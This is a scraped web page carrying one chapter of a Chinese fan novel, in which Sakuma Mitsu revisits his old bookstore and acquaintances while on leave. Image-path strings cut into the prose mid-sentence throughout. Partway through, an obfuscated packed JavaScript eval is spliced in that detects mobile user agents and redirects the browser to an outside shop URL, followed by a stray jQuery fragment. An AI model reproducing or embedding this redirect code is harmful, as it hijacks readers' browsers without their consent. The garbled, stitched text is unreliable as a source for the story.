132.想喝酒的干部
作品:《被正式确诊为渣男》 这边港口的空气很清新,海风中没有太多和横滨港一样鲜明的气味。栏杆被时间拂过,边角有铁锈出现。
修建在港口的厂房外层有的换了新漆,和几年前的样子有些许区别;也有的从矮变高,新添了几层,但可能是违章建筑;有的被拆迁;还有厂房仓库几年后摇身一变,成了某家搬运公司的办公地点。奇怪的是,这座城镇的居民不像横滨,几乎没人养成在港口附近散步的习惯。
弥津先生,你最初想和怎么样的人在一起?
是想要长相优越的?还是品行端正的?或者学识渊博的。
和佐久间弥津并肩站在港口吹风的人这么问他。他上手捏了捏身边人的脸,没用劲,只表示“谨言慎行”的意思。
“这种问题,还是不要问了,我也不知道答案。”
如果他没有成为登上通缉令的组织成员,或许会考虑这样的问题。但直到苏枋不顾一切地去横滨找他之前,他才第一次正视这个问题。
“难道以前没人对你表示这种好感?”苏枋隼飞不是很信。
有什么能让旁人对弥津先生退避三舍,恐怕只有身份原因。
“……我不太关心这方面。”
佐久间弥津找了个理由。
“是啊,正是因为你不关心这方面,那时候才一再想要拒绝我呢。”
佐久间弥津直视着平静的水面,想装作没听到,但苏枋按着他的肩膀,把他转向自己。他最受不了苏枋这样对他,他整个人快要被如潮水般暴涨的歉意淹没了。
“总是被拒绝的话,就算是我,也会有点伤心的。”
他听着这种话,有点不敢看苏枋的眼神……他会尽力补偿的,苏枋想要什么都可以,只要是和组织无关的事,他什么都能答应,什么都能做到。
要说对他展露好感的人,是指什么样的好感。是谄媚,阿谀奉承的“好感”,还是不带一点功利的感情。
“这几种人都出现过吗?”
佐久间弥津不太记得了。他坚决否认旁人对他——或者对组织成员——的“杀人狂”指控,也同样否认自己是“渣男”。
他回答说,“可能都有吧。但我用不着记住每一个见过的人。”
对“佐久间弥津”抱有任何想法的人都有可能存在。谄媚的人也好,想亲近他的人也罢,只要承认“佐久间弥津”容易被推上法庭的黑色成就和其为人,就会存在出于各种理由想接近他的人。
那么,什么样的人才能获得你的偏爱?听起来不容易。
瞧着眼前这个自说自话,表面发问实则暗暗炫耀的人,佐久间弥津又上手故技重施。这次稍微捏得重了点,不过同样连红印都没有留下。
“随缘吧。但如果是选择工作中的下属,能不能听从命令就很重要了。”
回到这里,佐久间弥津的精神确实放松了很多。这里没人能认出他的其他身份,因为不是所有人都对异能力者通缉犯感兴趣。一定要有什么人认识他,也只会站在书店外目瞪口呆地看着几年没见的他。
傍晚时分,他们回到了阔别几年的书店。
招牌还在,门锁还是他当年离开前的那款,但店里的书一本都没剩——这是他的安排。原本摆满各类书籍的书柜,供给不存在的客人在店里借书读的桌子,被摆上了花盆。
他以前放各种设备的纯白书桌上平铺了几大张超市折扣商品的宣传海报,用来挡灰尘。
“因为不想让店面因为失去主人而看起来死气沉沉的,橘小姐决定种几盆花,我和其他人都赞同这样的想法。而且,我想你一定会同意的。”
佐久间弥津确实会同意。
如果他真的永不返程,这里就会交给其他人随意处置。正因为有人常常来店里浇花,两年多没对外打开的书店才没有被堆积的灰尘搞得无处下脚。地面挺干净,花盆上不可避免的有水渍,但放花盆的书架不见脏污,想必是时常清洁。小隔间的地面没有外面干净,但两者的区别不过是一周扫一次和两周扫一次的区别。
有过路的行人朝这间店面投来好奇的视线。有人认出了苏枋隼飞,认出他是几年前就读于风铃的学生,也有中年人认出了站在书架旁边观察那一盆萌发新芽的月季花的青年,正是书店以前来历神秘的店主。
不过,二人最熟悉的客人,还是悉心培养这些花花草草的橘琴叶本人。
提着满满当当装着食材的塑料袋,站在街道中央,扭头看着书店里的二人,橘琴叶的眼神肉眼可见的呆滞。
苏枋在前几年也会帮她一起打理花草,出现在店里一点都不奇怪。
但另一个,眼瞳里的玫红色彩和青年身边的月季花有点像。
……这不是佐久间先生吗?
她在心里惊呼。好几年没见了!
*
第二天一早,绿萝咖啡馆刚开门,青年又提着一个箱子上门。
昨日回家前,佐久间弥津特意出门买了一件家庭用的小零钱箱。他在里面放了数额不同的纸钞还有硬币,再稍微做旧成生活中用过的普通零钱箱。赶在第二日店里还没多少客人的时候,他把这份最直白的回礼带给了这几年一直帮他收拾店面的橘琴叶小姐。
那本不是橘小姐的职责,也料想到只是出于善意才会那么做的橘小姐会拒绝这份其实和她的行为相比,有点微不足道的回礼。他赚这箱零钱很快的。
于是他说,“就当是我未来两年继续‘雇佣’你帮忙打理植物的佣金。金额是按正常的工资计算的。”
若不这么说,橘琴叶小姐是绝对不会收。
昨天一见,橘小姐问他这几年是不是一直在外地工作。
他不便多聊,便点头说是的。
“这次回来,是要继续开店吗,还是说,只是回来看看……”
佐久间弥津在橘琴叶稍显惋惜的目光里摇摇头,“我目前在休假,所以,有时间回来。”
哦……你们是一起回来的吗?
“嗯。”
哪怕他点头承认,橘琴叶小姐也没想到别处。
苏枋在这几年里仍旧和自己的同学保持着联络,难得回来,便约好见一面。午后目送苏枋出门,他静静坐了一会儿,等到三点,立马起身出门。
目的地是京成街,他记忆里最适合他的地方。
白日饮酒没有太多情调可言,所以他沿路慢慢散步,仔细感受这段来之不易的闲暇时
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17124132|186252||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
光,不那么急于去居酒屋。
不仅是横滨在下雨,虽然今日日光正盛,但天气预报显示,后天这里也可能下雨。当天,尽量避免出门吧。
老实说,只看佐久间弥津对待寻找他的人的方式,就知道他不是很擅长处理和故人的相逢场景。但说他不懂察言观色,性情孤僻,不会与人相处,这也不对,不然他要怎么摸清醉酒后的首领的心思。
他保持沉默,有时候也忘记自己已经能说话,但并非是因为伤病有心理阴影,只是习惯了在心里把想法过一遍。
所谓伤病,算不了什么,能治的不用操心,治不了的也不用操心,一味沉溺于过往的伤痛才是耽误时间——耽误休息的时间,耽误玩乐的时间,耽误赚钱的时间。
于是,他和从他身边经过然后猛地回头的人面面相觑,能做出的反应只是点了点头,说,“好久不见。”
震惊中的青年久久地沉默着。同行的伙伴从旁边的便利店出来,奇怪地看着青年像被冻僵似一动不动,顺着青年的视线看向他。
拨开浮在记忆表面的灰尘,从久远的记忆中找到关于他的部分,瞬间陷入一模一样的状态中,像被拔掉发条的木偶人。
“你、你……”中村干路说话都变得磕磕巴巴。
“是我。”真的要这么震惊?让他有点不好意思了。
“那你……”
“我在找居酒屋。”哦!
要不要来店里坐坐!
佐久间弥津想婉拒。因为他记得中村的店不是完全用来喝酒的地方,还有歌手和舞者的表演,如果必须要在这种场合与居酒屋之间选一个,他还是想去居酒屋那种纯粹的用来喝酒的地方。
“好几年没见了!”
是的,两年多了。
六方一座,和风铃高中的学生不同的本地集会社团。看中村的气色和状态,最近几年似乎过得还不错,没有肉眼可见的困顿。但他的确不擅长和中村这样的人相处……太热情了。
京成街的样子没太多变化,白日里看着不太热闹,彩灯灯牌在白天暗着。逢魔之时才会亮起,为夜晚营造出金碧辉煌的感觉。
问起他这几年在外地的生活,他用同样的话术,说自己在外地工作,最近在休假,所以回来看看。
中村在工作的店还在准备不久后的营业,他这么留在店里,好像不是很合适。
不过,他在店里看到好些熟人……也许称不上“熟人”,但称得上“一面之缘”。是几年前见过的六方一座的成员和店里的员工。眼里满是惊讶,和他搭话,他也一一回答。
这两年,这里的生活还好吗,他问。
普通人——他是指既没有诞生在注定接过何种使命的家族,又没有因为先天的能力而生活在混乱与纷争之中的人——最想要的难道不是平安的日常生活吗?哪怕是最富足的生活也少不了麻烦。
与一念决定生死,时刻与危险相伴的生活相比,大多数人只要过着平静的生活,就已经很幸福了。如果他不是现在的身份,人生的追求恐怕也是如此。
生活在这座城镇的人们不也为这个目标而努力吗。
哪怕人生中常常事与愿违。